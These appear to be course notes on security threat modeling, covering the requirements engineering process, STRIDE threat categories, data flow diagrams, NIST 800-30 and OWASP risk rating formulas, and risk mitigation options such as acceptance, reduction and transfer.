
on the admin side:

Security Requirements Engineering and Threat Modeling
Threat modeling is closely associated with security requirements engineering. The purpose of threat modeling is to identify security design flaws.
The Security Requirements Engineering Process
- Identify the business and security goals of a system
- Express the business goal in one or few sentences
- Driven by the business goal, identify a few security goals
- Collect information about the system so you get a good understanding of its purpose and how it works
- This includes answering questions like
- What functions does the system provide?
- Who uses the system?
- What data does the system process?
- What are the most important assets of the system?
- How does the system work (components, technologies, interactions, ...)?
- What is the service level (24/7 or only workdays)?
- What security requirements or controls have already been defined?
- Determine the most valuable assets (Person user data, credentials, logs, ...)
- This includes answering questions like
- Decompose the system to understand its internal workings and as a basis for the following step
- Draw a network diagram, data flow diagram, etc.
- Identify threats that are relevant for the system and rate the risk of these threats
- Use the STRIDE method to identify threats:
- For each DFD element, identify possible threats / attack scenarios
- Focus on realistic threats given the assumed threat agent and their goals
- Rate the security risk by taking into account the existing security controls
- If the risk of a threat is too high, then a vulnerability has been identified
- Use the STRIDE method to identify threats:
- Mitigate the threats where necessary by proposing adequate security requirements that bring down the risks to
acceptable levels
- Define new security requirements
- Document threats and security requirements for all subsequent security activities
Data Flow Diagrams


Example diagram:

STRIDE
- Spoofing
- Attacker pretends to be somebody or something else (e.g., another user or another server)
- Examples: Accessing a system with another user's identity, e-mail spoofing, e-banking server spoofing to collect credentials during a phishing attack,...
- Tampering
- Attacker modifies data or code in a malicious way (at rest or in transit)
- Examples: Modifying a file with insufficient access protection (e.g., world-writeable), modifying data sent across unprotected network links (e.g., replies from a DNS server),...
- Repudiation
- A repudiation threat exists if an attacker can deny having performed an action because there's no evidence to link the action to the attacker
- Examples: An e-banking admin who increases the balance of his own bank account and manipulates the log files to remove all traces,...
- Information disclosure
- Attacker gets access to information he's not authorized to read
- Examples: Reading files with plaintext passwords, reading credit card data sent across unprotected network links, reading data from the database using SQL injection,...
- Denial of service
- Attacker prevents legitimate users from accessing the system
- Examples: Crashing an application or a system (triggering an exception, causing a buffer overflow), flooding a system with large amounts of network traffic,...
- Elevation of privilege
- Attacker gets more privileges than he is entitled to
- Examples: Exploiting a vulnerable program that runs with administrator rights, circumventing a poor access control mechanism,...
To identify the threats against a specific system, the STRIDE categories are applied to the DFD elements according to the following table:

Before applying STRIDE to the DFD, the threat agents (according to ENISA) should be identified:

NIST 800-30 / OWASP Risk Rating
Security Risk Analysis
Equivalent to the horizontal activity:

It is used...
- During threat modeling, to rate the risk of the identified threats
- During code reviews, to rate the risk of a discovered security bug
- During penetration testing, to rate the risk of a discovered vulnerability
- During operations, to rate the risk of operational issues
- E.g., to decide whether redundant systems should be used and how frequently backups should be made
Quantitative Risk Analysis
Express risk as financial loss, e.g., in terms of the cost of a data breach.
\[\mathrm{ALE}=\mathrm{SLE}\cdot\mathrm{ARO}\]
- \(\mathrm{ALE}\): Annualized Loss Expectancy
- \(\mathrm{SLE}\): Single Loss Expectancy
- \(\mathrm{ARO}\): Annualized Rate of Occurrence
E.g. we assume that the database is compromised every 5 years and it costs CHF 100'000: ALE = 1/5 * 100'000 = CHF 20'000
However, it's very difficult to estimate the SLE and ARO.
Qualitative Risk Analysis
Process
- Identify security vulnerabilities that should be risk-rated (e.g. by doing threat modeling, penetration testing, code review, etc.)
- Estimate the likelihood of the vulnerability being exploited and its business impact
- Determine the risk based on likelihood and impact
- Risk mitigation: Decide which actions should be taken
NIST 800-30
To determine the likelihood of a successful attack, the following levels are used:


To determine the impact of a successful attack, the following levels are used:
The overall risk is then determined by the following matrix:

- Critical – absolute need for corrective measures; an existing system should no longer be operated until corrective actions are implemented
- High – strong need for corrective measures; an existing system may continue to operate if really needed, but corrective actions should be implemented as soon as possible (e.g., days to at most a few weeks)
- Medium – indicates that corrective actions are needed and should be implemented within a reasonable time (e.g., next major release)
- Low – indicates that the system's decision authorities must determine whether corrective actions are needed or decide to accept the risk
- Info – the risk can be accepted
OWASP Risk Rating Methodology
Threat Agent Factors
- Skill level: How technically skilled is this group of threat agents?
- No technical skills (1), some technical skills (3), advanced computer user skills (4), network and programming skills (6), security penetration skills (9)
- Motive: How motivated is this group of threat agents to find and exploit this vulnerability?
- Low or no reward (1), possible reward (4), high reward (9)
- Opportunity: What conditions and resources are required for this group of threat agents to find and exploit this
vulnerability?
- Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)
- Size: How large is this group of threat agents?
- Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)
Vulnerability Factors
- Ease of discovery: How easy is it for this group of threat agents to discover this vulnerability (just finding it,
not
yet exploiting it)?
- Practically impossible (1), difficult (3), easy (7), automated tools available (9)
- Ease of exploit: How easy is it for this group of threat agents to actually exploit this vulnerability (once it has
been found)?
- Theoretical (1), difficult (3), easy (7), automated tools available (9)
- Awareness: How well known is this vulnerability to this group of threat agents («how much do the attackers suspect»
that the vulnerability may exist)?
- Unknown (1), hidden (4), obvious (6), public knowledge (9)
- Intrusion detection: How likely is an exploit to be detected?
- Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)
(Business) Impact Factors
- Financial damage: How much financial damage will result from an exploit (direct damage by the attack and effort to
recover from it)?
- Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), significant effect on annual profit (7), bankruptcy (9)
- Reputation damage: Would an exploit result in reputation damage that would harm the business (long-term damage)?
- Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)
- Non-compliance: How much will regulations by governments (e.g., laws) or other companies be violated by an exploit?
- Minor violation (2), clear violation (5), high profile violation (7)
- Privacy violation: How much personally identifiable information could be disclosed?
- One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)
Overall Risk Rating
The overall risk rating is determined by taking the average of the three factors:
\[\mathrm{Threat Agent Likelihood} = \frac{\sum \mathrm{Threat Agent Factors}}{4}\] \[\mathrm{Vulnerability Likelihood} = \frac{\sum \mathrm{Vulnerability Factors}}{4}\] \[\mathrm{Overall Likelihood} = \frac{\mathrm{Threat Agent Likelihood} + \mathrm{Vulnerability Likelihood}}{2}\]
\[\mathrm{Overall Impact} = \frac{\sum \mathrm{Impact Factors}}{3}\]
and then evaluated using the matrix:

The overall risk rating is then determined by the following matrix:

Risk Mitigation
Once the risk has been determined, the following actions can be taken:
- Prioritize the risks
- Decide what to do
- Propose, design, and implement corrective actions
- Update risk analysis documentation
The following options are available:
Risk Acceptance
Accept the risk and do nothing. This is only possible if the risk is low enough.
Risk Reduction
Implement corrective measures to reduce likelihood and/or impact to an acceptable level. This can be done by evaluating the highest factor in the OWASP risk rating and then trying to reduce it.
Risk Avoidance
Avoid the risk by removing the vulnerable component or by removing the vulnerability.
Risk Transfer
Buy insurance or transfer the risk to another party.
Risk Ignorance
Do nothing and hope that the risk will not materialize.